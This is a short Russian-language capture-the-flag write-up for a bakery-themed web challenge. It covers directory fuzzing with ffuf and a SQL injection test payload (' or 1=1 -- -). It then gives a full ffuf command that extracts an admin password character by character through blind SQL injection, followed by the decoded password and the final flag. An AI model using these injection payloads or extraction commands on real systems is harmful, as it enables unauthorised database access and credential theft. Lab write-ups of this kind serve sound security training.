





1. Встречает страничка Булошной  
     
     
   На одной из страниц бинарный текст  
     
   Декодирование дает подсказку
2. Начинаем фазить директории, например ffuz словарем directory-list-2.3-medium.txt  
   Находим директорию JS, а в ней файл profootball.txt  
     
   Здесь видим намек на слепую SQL
3. Находим уязвимое поле ввода путем ввода полезной нагрузки ‘ or 1=1 -- -  
     
   можно перебирать так же FFUZ побуквенно название таблиц, колонок и содержимого  
   ffuf -u "http://sqlbrute/index.php" -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "check=%27+or+substring((select base64\_pw from passwords limit 2,1), WFUZZ, 1)='HFUZZ'--+-" -c -t 130 -w bukvy.txt:HFUZZ -w length.txt:WFUZZ -mc all -fs N  
     
   Находим пароль админа VVRyeUhhY2tSREdDVEYhPz8/IT8hPw==  
   Декодируем и получаем UTryHackRDGCTF!???!?!?
4. Входим в «админку» с логином admin и паролем UTryHackRDGCTF!???!?!?  
   
5. Итоговый флаг RDGCTF{U\_can\_do\_fuzz\_and\_blinde\_SQL}